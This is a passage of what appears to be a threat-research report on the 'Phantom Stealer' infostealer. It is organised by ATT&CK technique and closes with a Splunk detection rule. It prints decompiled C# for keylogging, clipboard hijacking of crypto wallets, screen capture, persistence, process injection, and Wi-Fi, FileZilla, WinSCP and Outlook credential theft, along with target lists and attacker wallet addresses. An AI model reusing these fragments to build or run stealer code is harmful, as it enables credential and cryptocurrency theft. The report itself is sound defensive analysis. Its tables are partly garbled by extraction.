"195.68.142.20", "195.68.142.3", "195.74.76.222", "2.94.86.134", "20.114.22.115", "20.99.160.173", "204.101.161.31", "204.101.161.32", "207.102.138.83", "207.102.138.93", "208.78.41.115", "209.127.189.74", "212.119.227.136", "212.119.227.151", "212.119.227.167", "212.119.227.179", "212.119.227.184", "212.41.6.23", "213.33.142.50", "213.33.190.109", "213.33.190.118", "213.33.190.171", "213.33.190.22", "213.33.190.227", "213.33.190.242", "213.33.190.35", "213.33.190.42", "213.33.190.46", "213.33.190.69", "213.33.190.74", "23.128.248.46", "34.105.0.27", "34.105.183.68", "34.105.72.241", "34.138.255.104", "34.138.96.23", "34.141.146.114", "34.141.245.25", "34.142.74.220", "34.145.195.58", "34.145.89.174", "34.17.49.70", "34.17.55.59", "34.253.248.228", "34.73.60.153", "34.83.46.130", "34.85.243.241", "34.85.253.170", "35.186.33.204", "35.192.93.107", "35.197.127.11", "35.199.6.13", "35.229.69.227", "35.237.47.12", "38.154.242.210", "45.8.148.171", "5.45.98.162", "52.250.30.131", "64.124.12.162", "67.218.111.202", "78.139.8.50", "79.104.209.109", "79.104.209.168", "79.104.209.172", "79.104.209.221", "79.104.209.231", "79.104.209.24", "79.104.209.249",
------------	--

Description

Example Applications

"79.104.209.33", "79.104.209.36", "79.104.209.66", "80.211.0.97",
"81.181.60.60", "84.147.54.113", "84.147.54.61", "84.147.56.249",
"84.147.60.41", "84.147.60.52", "84.147.61.28", "84.147.62.12",
"84.147.63.171", "84.147.63.236", "84.57.183.108", "84.57.200.69",
"87.166.48.65", "87.166.50.1", "87.166.50.213", "87.166.51.209",
"88.132.225.100", "88.132.226.203", "88.132.227.238", "88.132.231.71",
"88.153.199.169", "88.64.35.141", "88.64.36.101", "88.66.107.75",
"88.66.111.235", "88.66.8.175", "88.67.131.90", "88.67.134.91",
"88.86.117.130", "89.208.29.106", "89.208.29.108", "89.208.29.140",
"89.208.29.149", "89.208.29.63", "89.208.29.64", "89.208.29.95",
"89.208.29.96", "89.208.29.97", "89.208.29.98", "92.211.109.160",
"92.211.192.144", "92.211.52.62", "92.211.55.199", "93.216.75.209",
"95.25.204.90", "95.25.71.112", "95.25.71.12", "95.25.71.5", "95.25.71.64",
"95.25.71.65", "95.25.71.70", "95.25.71.80", "95.25.71.86", "95.25.71.87",
"95.25.71.89", "95.25.71.92", "95.25.81.24", "None"

Phantom Stealer also creates a chrome process with the **--no-sandbox and --user-data-dir** command-line argument that are frequently leveraged by malware and adversaries to run Chrome in an isolated environment for stealth operations, credential harvesting, phishing delivery, or evasion of user session artifacts.

```

InternalStructs.DESKTOP_ACCESS.GENERIC_ALL, IntPtr.Zero);
    }
    bool flag8 = IntPtr == IntPtr.Zero;
    if (flag8)
    {
        return null;
    }
    string temporaryDirectory = Utils.GetTemporaryDirectory();
    string text3 = string.Concat(new string[] { "\", LibraryPath,
\" --no-sandbox --allow-no-sandbox-job --disable-gpu --mute-audio --
disable-audio --user-data-dir=\"", temporaryDirectory, "\" });
    foreach (int num5 in Utils.GetAllProcessOnDesktop
(this.InjectionDesktopName))
    {
        Utils.KillProcess(num5, 0U);
    }
    int num6;
    bool flag9 = !Utils.StartProcessInDesktop

```

Figure 05: No Sandbox Chrome Process Command line

Delay Execution: T1678

Phantom Stealer implements a simple timing-based anti-analysis technique designed to identify emulated or accelerated execution environments. The routine records the current system time, invokes a **10-millisecond delay via Task.Delay(10).Wait()**, and then measures the elapsed time. If the delay completes in an unrealistically short interval, the malware assumes that sleep-skipping or timer acceleration is being performed by an emulator or sandbox and flags the environment as suspicious. Although the implementation uses an unusually small threshold and is unlikely to trigger on legitimate systems, it can still detect analysis platforms that bypass delay functions entirely to accelerate malware execution and behavioral analysis.

```
public static bool Emulator()
{
    try
    {
        long ticks = DateTime.Now.Ticks;
        Task.Delay(10).Wait();
        bool flag = DateTime.Now.Ticks - ticks < 10L;
        if (flag)
        {
            return true;
        }
    }
    catch
    {
        return false;
    }
    return false;
}
```

Figure 06: Delay Execution

Browser Extensions: T1176.001

This trojan stealer targets cryptocurrency wallets by locating and copying browser extension data directories associated with wallet applications. These directories may contain databases, configuration files, local storage, IndexedDB data, session artifacts, and other wallet-related information. By collecting the entire extension folder, the malware can exfiltrate the data for later analysis and extraction of sensitive wallet information, including authentication artifacts, wallet metadata, and potentially encrypted wallet vaults.

name	extension_id	name	extension_id
Chrome_Authenticator	bhghoamapcdpbohphigooaddinpkbai	Chrome_Petra	ejjladinnckdgiemekebdpeokbikhfci
Chrome_Binance	fhbohimaetbohpbjbbldcngcnapndodjp	Chrome_Phantom	bfnaelmomeimhlpmgjnjophhpkkoljpa
Chrome_Bitapp	fihkakfobkmkjojpchpfgcmhfmnmfpi	Chrome_Pontem	phkbamefinggmakgklpklijmgibohnba
Chrome_BoltX	aodkkagnadcbobfpggfneongemjbjca	Chrome_Ronin	fnjhmkhmkbjkabbndcnnogagobgneec
Chrome_Coin98	aeachknmefphepccionboohckonoemg	Chrome_Safepal	lgmpcpglpngdoalbeoldeajfclnhafa
Chrome_Coinbase	hnfanknocfeofbddgcijnmhnfnkndaad	Chrome_Saturn	nkddgncdjjgfcddamfmgcmfnlhccnimig
Chrome_Core	agoakfejjabomempkjlepdlfaleeobhb	Chrome_Slope	pocmplpaccanhnmlbbkpgfliimjljgo
Chrome_Crocobit	pnlfjmlcdjdgkddcgincndfgegckecke	Chrome_Solfare	khacbfnclnjfkakompblhdhceolaealdn
Chrome_Equal	bnieiffboillknjnegpghkgnoapac	Chrome_Sollet	fhm fendgdocmcbmfikdcogofphimnkno
Chrome_Ever	cgeeodpfagiceefieflmdfphplkentfk	Chrome_Starcoin	mfbhebgoclkgehbfflddpobeajmbeckfk
Chrome_ExodusWeb3	aholpfidialjgfhomihkjbmgjldcno	Chrome_Swash	cmndjbecilbocjfkbfbfhngkdmjigog
Chrome_Fewcha	ebfidpplhabeedpnhjnobghokpiioolj	Chrome_TempleTezos	ookjlbkijinhpmnjffcofjonbfbgaooc
Chrome_Finnie	cjmknjdjhagcfbpiemnkdpomccnjbmlj	Chrome_TerraStation	aiifbnfbobpmeeekipheeijimdpnlpgpp
Chrome_Guarda	hpglfghfnhbgpjdenjgmdgoeiappafln	Chrome_Tokenpocket	mfgccjchihfkkindfppnaooecgfneiii
Chrome_Guild	nanjmknkhkinifnkgdcggcfnhdaammj	Chrome_Ton	npplpgoakhjhjchkkhmiggakijnkhfnd
Chrome_HarmonyOutdat	fnnegphlobjdpkhecapkijjkgcjhkib	Chrome_Tonkeeper	ogaghekfbibgpkpeboogffmphpcecpbga
Chrome_Iconex	flpicilemghbmfacajoolhkkenfel	Chrome_Trone	ibnejdfjmmkpcnlpebklnmkoeiohofec
Chrome_JaxxLiberty	cjelfplplebdjienlpcblmjkcffne	Chrome_TrustWallet	egidjbpglchdcndbcbdnbeepgdpdph
Chrome_Kaikas	jblndlipeogpafnldhgmapagcccfchpi	Chrome_Wombat	amkmjmmfddogmhpijloimipbofnfjih
Chrome_KardiaChain	pdadjkfkgcagfbceimcpbkalfnepbnk	Chrome_XDEFI	hmeobnfnfcmkdkcmblglagmfpfboieaf
Chrome_Keplr	dmkamcknogkgcdfhbbddcgachkejeap	Chrome_XMR.PT	eigblbgiknlfajkfhopmcojidlgechm
Chrome_Liquidity	kpfopkelmapcoipemfendmdcghnegimn	Chrome_XinPay	bocpokimicclpaiekenaeelehdjllfo
Chrome_MEWCX	nlbmnijcnlegkjjpcfjclmcfggfcdm	Chrome_Yoroi	ffnbelfdoeiohenkjbmadjiejhahjb
Chrome_MaiarDEFI	dngmlblcodfobdpdecaadgfbcggfjnm	Chrome_iWallet	kncchdigobghenbbaddojinnaogfppfj
Chrome_Martian	efbglgofoipbgcjepnhiblaibcncglk	Edge_Auvtas	klfhdnclfcaccaoahceodhldjojboga
Chrome_Math	afbcbjpbpfadlkmhmclhkeodmamcflc	Edge_Math	dfeccadlilpndjjohbjbblepmjeahlm
Chrome_Metamask	nkbihfbeogaeaoehlefnkodbefgpgknn	Edge_Metamask	ejbalbakoplchlghecdalmeeeajnimhm
Chrome_Metamask2	ejbalbakoplchlghecdalmeeeajnimhm	Edge_MTV	oooibldpdlcgodndinbpfopomaegl
Chrome_Mobox	fcckkdbjnoikoodeedlapcalpionmalo	Edge_Rabet	aanjhgiamnacdnlfnmghejhikagdbafd
Chrome_Nami	lpfcbjknjpeeillfnkikgncikgfhd	Edge_Ronin	bbmcdcdkxkhfhfphfcchlpaiebmoncep
Chrome_Nifty	jbdacneiiniimjbjlgalhcelgbejmnd	Edge_Yoroi	akoiaibnepcedcplijmiamnaigbepmcb
Chrome_Oxygen	fhilaheimglignddkjgofkcbgkhenbh	Edge_Zilpay	fbekallmnjoeggkefjkbebpineneilec
Chrome_PaliWallet	mgffkfbdihjpoaomajlbgchddlcgpn	Edge_Terra_Station	ajkhoeiikighlmdnlakpjfoobnjnie
		Edge_Jaxx	dmdimapfghaakeibppbfeokhgoikeoci

Figure 07: Targeted Wallet Browser Extensions

Credentials from Web Browsers: T1555.003

Similar to other trojan stealers, this malware harvests credentials and other sensitive information from targeted web browsers by parsing browser databases and configuration files. The collected data may include usernames, passwords, browsing profiles, cookies, and stored payment card information. After extraction, the stolen information is written to text files in the %TEMP%/<random_gen_dir_name> directory using predefined file naming and formatting conventions before being packaged for exfiltration.

Steal Information

Phantom Collected Data Filename Format

Chromium Username, profiles and password	"Chromium_passwords_", <host_name> "_", "<yyyy-MM-dd_HH.mm.ss>", ".txt"
Chromium Browser cookies	"Chromium_cookies_", <host_name> "_", "<yyyy-MM-dd_HH.mm.ss>", ".txt"
Chromium Credit Card Info	"Chromium_credit_cards_", <host_name> "_", "<yyyy-MM-dd_HH.mm.ss>", ".txt"
Gecko Username, profiles and password	"Gecko_passwords_", <host_name> "_", "<yyyy-MM-dd_HH.mm.ss>", ".txt"
Gecko Browser cookies	"Gecko_cookies_", <host_name> "_", "<yyyy-MM-dd_HH.mm.ss>", ".txt"
Gecko Credit Card Info	"Gecko_credit_cards_", <host_name> "_", "<yyyy-MM-dd_HH.mm.ss>", ".txt"

Google Chrome	Chromium	360ChromeX	Lenovo Browser
Google Chrome Beta	Microsoft Edge	Slimjet	Xvast
Google Chrome SxS	Brave Browser	360Browser	Go!
Google Chrome Dev	Epic Privacy Browser	360Browser SE6	Safer Secure Browser
Google Chrome Unstable	Amigo	360Browser SE	Sputnik
Google Chrome Canary	Vivaldi	360 Secure Browser	Nichrome
Google Chrome (x86)	Kometa	Maxthon3	CocCoc Browser
Google Chrome Beta (x86)	Orbitum	Maxthon5	Uran
Google Chrome SxS (x86)	Mail.Ru Atom	Maxthon	Chromodo
Google Chrome Dev (x86)	Comodo Dragon	QQBrowser	Yandex Browser
Google Chrome Unstable (x86)	Torch	K-Meleon	Yandex Browser Canary
Google Chrome Canary (x86)	Comodo	Xpom	Yandex Browser Dev
Opera Crypto Developer	Iridium	7Star	Yandex Browser Beta
Opera GX	Opera Stable	Chedot	Yandex Browser Tech
Elements Browser	Opera Neon	CentBrowser	Yandex Browser SxS
Citrio	CCleaner Browser	Sidekick	Firefox
Sleipnir5 ChromiumViewer	AcWebBrowser	SwingBrowser	SeaMonkey
QIP Surf	CoolNovo	Superbird	Waterfox
Liebao	Baidu Spark	SalamWeb	Waterfox Classic
Coowon	SRWare Iron	GhostBrowser	K-Meleon
ChromePlus	Titan Browser	NetboxBrowser	Thunderbird
Rafotech Mustang	AVAST Browser	GarenaPlus	IceDragon
Suhba	AVG Browser	Kinza	Cyberfox
TorBro	UCBrowser	InsomniacBrowser	BlackHawk
RockMelt	URBrowser	ViaSat Browser	Pale Moon
Bromium	Blisk	Naver Whale	Basilisk
Twinkstar	Flock	Falkon	BitTube
iTop Private Browser	CryptoTab Browser	Sogou	SlimBrowser

Figure 08: Targeted Browser Application

Clipboard Data: T1115

Phantom Stealer also monitors and captures clipboard contents to collect potentially sensitive information that users may copy and paste on the compromised host, such as credentials, cryptocurrency wallet addresses, authentication tokens, and other confidential data. The captured clipboard data is written to a file within %TEMP%\<random_generated_directory>\ using the filename format <hostname>_{yyyyMMdd_HHmss}.txt.

```

try
{
    string text = string.Format("{0}_{1:yyyyMMdd_HHmss}.txt", Environment.MachineName, DateTime.Now);
    string text2 = Paths.InitWorkDir();
    string text3 = Path.Combine(text2, text);
    Directory.CreateDirectory(text2);
    File.WriteAllText(text3, ClipLogger._currentContent.ToString());
    Console.WriteLine("Saved clipboard log to: " + text3);
    ClipLogger._currentContent.Clear();
    ClipLogger._wordCount = 0;
}

```

Figure 09: Collect Clipboard Data

The collected clipboard data is further processed by Phantom Stealer to identify patterns associated with cryptocurrency wallet addresses. When a matching wallet address is detected, the malware replaces the original clipboard content with an attacker-controlled wallet address embedded within the malware. This replacement address is stored in the code in an obfuscated form using **Base64 encoding and AES-CBC encryption**. By modifying wallet addresses copied by the victim, the malware attempts to redirect cryptocurrency transactions to wallets controlled by the threat actor.

Wallet	RegEx Pattern	
btc - bitcoin	"^(bc1[qp])[13])[a-km-zA-HJ-NP-Z1-9]{25,59}\$ ^bc1[ac-hj-np-z02-9]{8,87}\$"	
eth - ethereum	^(0x)?[0-9a-fA-F]{40}\$	
ltc - litecoin	^[LM3][a-km-zA-HJ-NP-Z1-9]{26,34}\$	
bch - bitcoin cash	^(bitcoincash:)?([qp][a-z0-9]{41}) ([QP][A-Z0-9]{41})\$	
xmr - monero	^[48][0-9AB][1-9A-HJ-NP-Za-km-z]{93}\$	
trx - TRON	^[T[a-zA-Z0-9]{33}\$	
sol - solana	^[1-9A-HJ-NP-Za-km-z]{44}\$	
Wallet	Encrypted Phantom Wallet Address	Decrypted Phantom Wallet Address
btc - bitcoin	ENCRYPTED:8fAQsk01TUSEXvt4MATfZ8UfqsyuZ5n6n2XCgXAv9cQhe208eGmUmsm0Gm3Eht	bc1qq8zs0ngk6t0ergwdknp9m4e46pgnnns47h9er
eth - ethereum	ENCRYPTED:pRW0Ro0/TlItcRXM9gA5Nm2Pcflui1+m/dUoCaz9ZGGQ/faJWMsFiiXWVf53Kzf1	0x7e3205A62FCf14a1d50aA7A58B6aE7daC471Ae9e
ltc - litecoin	ENCRYPTED:lk6zaZuK3OeVP3dpl5TP7knmKex5g3PpsK4aGdK9oxVM3n760sM1NcRNLvVSL2mS	LaGNPik4pQrsipv6tXm8YCaMn3T6ZmcHyt
bch - bitcoin cash	ENCRYPTED:GTg6FXatbkoSH4vZjeYfhBzer7LbFD5fR6lxfXeWU03sDtWQsXppAcI3sEV3YN+	qq0zxsskgel7vurzqyzdkmepwjunp5vwwgvdlvudkv
xmr - monero	ENCRYPTED:Y/W9nZT9i8nJNTf/6LRp43Re6owsGfwsIk5G8j3Hy7HapECWjFucX65rxGMA1e7EabhUixIU9exLgf0WUHUyPvYt0iHY74BslZk2qRG2N4vcromuvqCqBCTzeEXHq2h	47NagK8jt1U6UoTzU7mFXPghQbodptiyBZB7MVkxZFyYXpUfJqHAFUR71TH6pTZub13zS8hz4M6YTuytGwpefVT8sS1Bc
trx - TRON	ENCRYPTED:YQL13vEqireMn1y9vXCh+Vtzm0z225CZLRmP53mYoajvPKBML0tA0jaoXo+z3etZ	TDLVU9c84owCjrKCiHXK27zdLefnM5g941
sol - solana	ENCRYPTED:ZJATcQAeh6oER4GTe/p4WBGb2YLh1JjLoH+BXP6xlv4zUmM2YK/MwmyPfZqzj7k	B7VfthomCgQXkWeLXKUB7MvRDA7iRHQ5rRMwZ2swad8pL

Figure 10: Threat Actor Decrypted Wallet Address

Below is an example of CyberChef recipe to Base64 decode and AES decrypt one of the phantom stealers variant encrypted strings.

```

[
{
  "op": "From Base64",
  "args": ["A-Za-z0-9+/=", true, false] },

```

```
{ "op": "AES Decrypt",  
  
"args": [{ "option": "Hex", "string": "47 5F 6E 68 E3 0D 29 67 66 CC 73 0B 6C  
88 26 53 A5 EB 9A 04 03 18 12 FF 04 26 D0 81 F1 FC 86 BD" }, { "option":  
"Hex", "string": "54 F5 71 2A 1B 63 04 A9 BC E6 04 68 44 34 BC 81" }, 16,  
"CBC", "Raw", "Raw", { "option": "Hex", "string": "" }, { "option": "Hex",  
"string": "" }, "Off"] }  
  
]
```

Data from Local System: T1005

In addition to browser-based data extraction, Phantom Stealer also targets desktop cryptocurrency wallet applications to collect wallet-related credentials, files, and artifacts. The following is a list of the targeted desktop wallet applications.

Zcash	
Armory	PPCoin
Bytecoin	BBQCoin
Jaxx	Mincoin
Exodus	DevCoin
Ethereum	YACoin
Electrum	Franko
ElectrumLTC	FreiCoin
AtomicWallet	Coinomi
Guarda	Binance
WalletWasabi	Coinbase
ElectronCash	TronLink
Sparrow	MetaMask
IOCoin	TrustWallet

Phantom Stealer also performs file theft by identifying specific file types and extensions on the compromised host, including sensitive documents, databases, and proprietary project files. These files are archived and exfiltrated to a command-and-control (C2) server.

```

static Config()
{
    Dictionary<string, string[]> dictionary = new Dictionary<string, string[]>();
    dictionary["Document"] = new string[]
    {
        "pdf", "rtf", "doc", "docx", "xls", "xlsx", "ppt", "pptx", "indd", "txt",
        "json"
    };
    dictionary["DataBase"] = new string[]
    {
        "db", "db3", "db4", "kdb", "kdbx", "sql", "sqlite", "mdf", "mdb", "dsk",
        "dbf", "wallet", "ini"
    };
    dictionary["SourceCode"] = new string[]
    {
        "c", "cs", "sln", "csproj", "cpp", "asm", "sh", "py", "pyw", "html",
        "css", "php", "go", "js", "rb", "pl", "swift", "java", "kt", "kts",
        "ino"
    };
    dictionary["Image"] = new string[] { "jpg", "jpeg", "png", "bmp", "psd", "svg", "ai" };
    Config.GrabberFileTypes = dictionary;
}

```

Figure 11: Phantom Stealer Targeted File Type

This file enumeration method was also used to locate FileZilla configuration files to extract stored credentials associated with the application.

```

string[] array = new string[] { "sitemanager.xml", "recentservers.xml", "filezilla.xml" };
string[] array2 = new string[]
{
    Paths.localAppData,
    Paths.roamingAppData,
    Paths.commonAppdata
};
FileZilla.possiblePaths = new string[array.Length * array2.Length];
for (int i = 0; i < array2.Length; i++)
{
    for (int j = 0; j < array.Length; j++)
    {
        FileZilla.possiblePaths[i * array.Length + j] = Path.Combine(array2[i], "FileZilla", array[j]);
    }
}

```

Figure 12: FileZilla Credential Extraction

Query Registry: T1012

Phantom Stealer also queries the Windows Registry to extract wallet-related information by searching for known cryptocurrency wallet identifiers. The targeted registry entries are listed below:

"Litecoin", "Dash", "Bitcoin", "Monero", "Dogecoin", "DashCore", "Qtum",
 "Electrum_config", "ElectrumLTC_config", "WalletWasabi_config",

"ElectronCash_config", "Sparrow_config", "AtomicDEX", "Binance_wallet_config"

This malware also leverages the Windows Registry to extract saved WinSCP credentials, including usernames and passwords, by parsing known WinSCP registry locations.

```
object obj = Utils.ReadRegistryKeyValue(RegistryHive.CurrentUser, "Software\\Martin Prikyr\\WinSCP 2\\Configuration\\Security", "UseMasterPassword");
bool flag = obj == null || obj.GetType() != typeof(int) || (int)obj == 1;
DataExtractionStructs.WinScpInfo[] array;
if (flag)
{
    array = null;
}
```

Figure 13: WinSCP Registry Data

This trojan stealer queries known Microsoft Outlook profile registry keys to extract stored email account configurations and profile data. This information may be abused for follow-on phishing, credential harvesting, or targeted social engineering attacks against the victim or associated contacts.

```
public static void GrabOutlook()
{
    string[] array = new string[] { "Software\\Microsoft\\Office\\15.0\\Outlook\\
    \\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676", "Software\\Microsoft\\
    \\Office\\16.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676",
    "Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging Subsystem\\
    \\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676", "Software\\Microsoft\\
    \\Windows Messaging Subsystem\\Profiles\\9375CFF0413111d3B88A00104B2A6676" };
    string[] mailClients = new string[]
    {
        "SMTP Email Address", "SMTP Server", "POP3 Server", "POP3 User Name", "SMTP
        User Name", "NNTP Email Address", "NNTP User Name", "NNTP Server", "IMAP
        Server", "IMAP User Name",
        "Email", "HTTP User", "HTTP Server URL", "POP3 User", "IMAP User", "HTTPMail
        User Name", "HTTPMail Server", "SMTP User", "POP3 Password2", "IMAP
        Password2",
        "NNTP Password2", "HTTPMail Password2", "SMTP Password2", "POP3 Password",
        "IMAP Password", "NNTP Password", "HTTPMail Password", "SMTP Password"
    };
    string text = array.Aggregate("", (string current, string dir) => current +
```

Figure 14: Outlook Profiles Registry Keys

Screen Capture: T1113

This malware family also captures desktop screenshots to gather additional information from the compromised host, saving them in "%TEMP%\<random_generated_directory>\\" with filenames formatted as <hostname>_<yyyyMMdd_HH:mm:ss>.png.

```

        using (Bitmap bitmap = new Bitmap(bounds.Width, bounds.Height))
        {
            using (Graphics graphics = Graphics.FromImage(bitmap))
            {
                graphics.CopyFromScreen(bounds.Location, Point.Empty, bounds.Size);
            }
            string text = this.GenerateFileName();
            string text2 = Path.Combine(Paths.InitWorkDir(), text);
            Directory.CreateDirectory(Path.GetDirectoryName(text2));
            bitmap.Save(text2, ImageFormat.Png);
            Logging.Log("Screenshot saved to: " + text2, true);
        }
    }
    catch (Exception ex)
    {
        Logging.Log("Screenshot capture error: " + ex.Message, true);
    }
}

// Token: 0x0600020F RID: 527 RVA: 0x00016078 File Offset: 0x00014278
private string GenerateFileName()
{
    string machineName = Environment.MachineName;
    string text = DateTime.Now.ToString("yyyyMMdd_HH:mm:ss");
    return machineName + "_" + text + ".png";
}

```

Figure 15: Phantom Stealer Screen Capture

Input Capture: Keylogging: T1056.001

As a common feature of trojan stealers, this malware includes keylogging functionality to capture sensitive information by recording user keystrokes during input. Figure 16 shows the callback function used to intercept all keystrokes on the compromised host. The captured data is saved in the %TEMP% Phantom Stealer working directory using the filename format **<hostname>_<yyyyMMdd_HH:mm:ss>.txt**

```

// Token: 0x0600017C RID: 380 RVA: 0x000127A0 File Offset: 0x000109A0
private static IntPtr SetHook(Keylogger.LowLevelKeyboardProc proc)
{
    return Keylogger.SetWindowsHookEx(13, proc, Keylogger.GetModuleHandle(null), 0U);
}

// Token: 0x0600017C RID: 380 RVA: 0x000127A0 File Offset: 0x000109A0
private static IntPtr HookCallback(int nCode, IntPtr wParam, IntPtr lParam)
{
    bool flag = nCode >= 0 && (wParam == (IntPtr)256 || wParam == (IntPtr)260);
    if (flag)
    {
        int num = Marshal.ReadInt32(lParam);
        Keys keys = (Keys)num;
        string keyString = Keylogger.GetKeyString(keys);
        object @lock = Keylogger._lock;
        lock (@lock)
        {
            Keylogger._capturedKeys.Add(keyString);
            bool flag3 = keys == Keys.Space || keys == Keys.Return || keys == Keys.Tab;
            if (flag3)
            {
                Keylogger._wordCount++;
            }
            bool flag4 = Keylogger._wordCount >= 100;
            if (flag4)
            {
                Keylogger.SaveToFile();
                Keylogger._wordCount = 0;
                Keylogger._capturedKeys.Clear();
            }
        }
    }
    return Keylogger.CallNextHookEx(Keylogger._hookID, nCode, wParam, lParam);
}

```

Figure 16: Phantom Stealer Keylogging Callback Functions

Registry Run Keys / Startup Folder: T1547.001

To achieve persistence on the compromised host, Phantom Stealer either creates a registry Run key or drops a copy of itself into the Startup folder, ensuring its malicious payload is automatically executed upon system reboot.

```

RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\
\\CurrentVersion\\Run", true);
bool flag2 = registryKey != null;
if (flag2)
{
    Logging.Log("Registry key opened successfully.", true);
    object value = registryKey.GetValue(Startup.StartupName);
    bool flag3 = value == null;
    if (flag3)
    {
        Logging.Log("Setting registry value for startup...", true);
        registryKey.SetValue(Startup.StartupName, Startup.InstallFile);
    }
}

{
    Logging.Log("IsFromStartup: Checking if " + Startup.ExecutablePath + " starts with " +
        Startup.InstallDirectory, true);
    bool flag = Startup.ExecutablePath.StartsWith(Startup.InstallDirectory);
    Logging.Log(string.Format("IsFromStartup: Result = {0}", flag), true);
    flag2 = flag;
}

```

Figure 17: Phantom Stealer Persistence

Process Injection: T1055

This malware is also capable of injecting malicious code or loading additional plugins retrieved from its command-and-control (C2) server as part of its post-infection setup on the compromised host.

```

public static bool WriteBytesToProcess64(IntPtr handle, ulong address, byte[] data)
{
    IntPtr intPtr = Marshal.AllocHGlobal(data.Length);
    Marshal.Copy(data, 0, intPtr, data.Length);
    bool is64BitProcess = Environment.Is64BitProcess;
    IntPtr intPtr2;
    bool flag;
    if (is64BitProcess)
    {
        flag = NativeMethods.WriteProcessMemory(handle, (IntPtr)((long)address), intPtr, (IntPtr)data.Length, out intPtr2);
    }
    else
    {
        ulong num = 0UL;
        int num2 = SpecialNativeMethods.WriteProcessMemory64From32(handle, address, intPtr, (ulong)((long)data.Length), ref num);
        flag = num2 == 0;
        bool flag2 = !flag;
        if (flag2)
        {
            NativeMethods.SetLastError((uint)num2);
        }
        intPtr2 = (IntPtr)((long)num);
    }
    Marshal.FreeHGlobal(intPtr);
    return flag && intPtr2 == (IntPtr)data.Length;
}

```

Figure 18: Phantom Stealer Process Injection

Wi-Fi Discovery: T1016.002

Figure 19 shows the command that changes the console code page to UTF-8 (**chcp 65001**) and uses “**netsh wlan show profile**” to enumerate saved Wi-Fi profiles, typically as a

precursor to extracting stored wireless credentials (e.g., SSIDs and passwords) from the compromised host.

```
string text2;
try
{
    string text = CommandHelper.Run("chcp 65001 && netsh wlan show profile name=\"\" +
        profile + "\" key=clear | findstr Key", true);
    text2 = Enumerable.Last<string>(text.Split(new char[] { ':' })).Trim();
}
catch (Exception ex)
{
    Logging.Log("Wifi - GetPassword: Failed to retrieve password for profile '" + profile
        + "'. Error: " + ex.Message, true);
    text2 = "Password not found";
}
return text2;
```

Figure 19: Phantom Stealer WIFI Credential Discovery

Network Service Discovery: T1046

To enumerate nearby Wi-Fi networks along with their BSSID information (access point MAC addresses, signal details, and channel data), Phantom Stealer runs the “bssid” netsh.exe mode shown in Figure 20.

```
try
{
    string text = CommandHelper.Run("chcp 65001 && netsh wlan show networks mode=bssid",
        true);
    bool flag = !text.Contains("is not running");
    if (flag)
    {
        File.WriteAllText(Path.Combine(Paths.InitWorkDir(), "ScanningNetworks.txt"),
            text);
    }
}
```

Figure 20: Phantom Stealer WIFI Enumeration

Browser Information Discovery: T1217

Phantom Stealer performs fuzzy matching to identify installed Chromium-based browsers by comparing known browser installation paths against directories of browsers detected on the system. In addition to filesystem-based discovery, it leverages Windows Registry entries under **SOFTWARE\Clients\StartMenuInternet** and **SOFTWARE\WOW6432Node\Clients\StartMenuInternet** to enumerate registered browsers.

It then normalizes both expected and actual browser paths and applies a **Levenshtein-based similarity algorithm** to compute a distance score based on character-level differences. The

results are ranked by similarity, and the top three closest matches are retained for each known Chromium browser entry.

```
string[] installedBrowsers = Utils.GetInstalledBrowsers();
foreach (string text in Paths.ChromiumBrowsers.Keys)
{
    string text2 = Paths.RemoveEnvVarFromPath(Paths.ChromiumBrowsers[text]).ToLower();
    string name = new DirectoryInfo(text2).Name;
    bool flag = name.Contains("user");
    if (flag)
    {
        text2 = text2.Substring(0, text2.Length - name.Length - 1);
    }
    List<ValueTuple<string, double>> list = new List<ValueTuple<string, double>>();
    foreach (string text3 in installedBrowsers)
    {
        string text4 = Paths.RemoveEnvVarFromPath(Path.GetDirectoryName(text3)).ToLower();
        double num = Utils.CalculateStringSimilarity(text4, text2);
        bool flag2 = list.Count < 3;
    }
}
```

Figure 21: Phantom Stealer Browser Installed Enumeration

Detections:

Windows Chromium Browser with Custom User Data Directory

The following analytic detects instances where the Chromium-based browser (e.g., Google Chrome, Microsoft Edge) is launched with the **--user-data-dir** command-line argument.

```
| tstats `security_content_summariesonly` min(_time) as firstTime max(_time)
as lastTime from datamodel=Endpoint.Processes where
Processes.process_name IN ("Chrome.exe", "Brave.exe", "Opera.exe", "Vivaldi.exe",
"msedge.exe")
Processes.process = "--user-data-dir*"
Processes.process IN ("--disable-gpu*", "--disable-3d-apis*")
by Processes.action Processes.dest Processes.original_file_name
Processes.parent_process
Processes.parent_process_exec Processes.parent_process_guid
Processes.parent_process_id
Processes.parent_process_name Processes.parent_process_path Processes.process
Processes.process_exec
Processes.process_guid Processes.process_hash Processes.process_id
Processes.process_integrity_level
Processes.process_name Processes.process_path Processes.user Processes.user_id
Processes.vendor_product
| `drop_dm_object_name(Processes)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `windows_chromium_browser_with_custom_user_data_directory_filter`
```

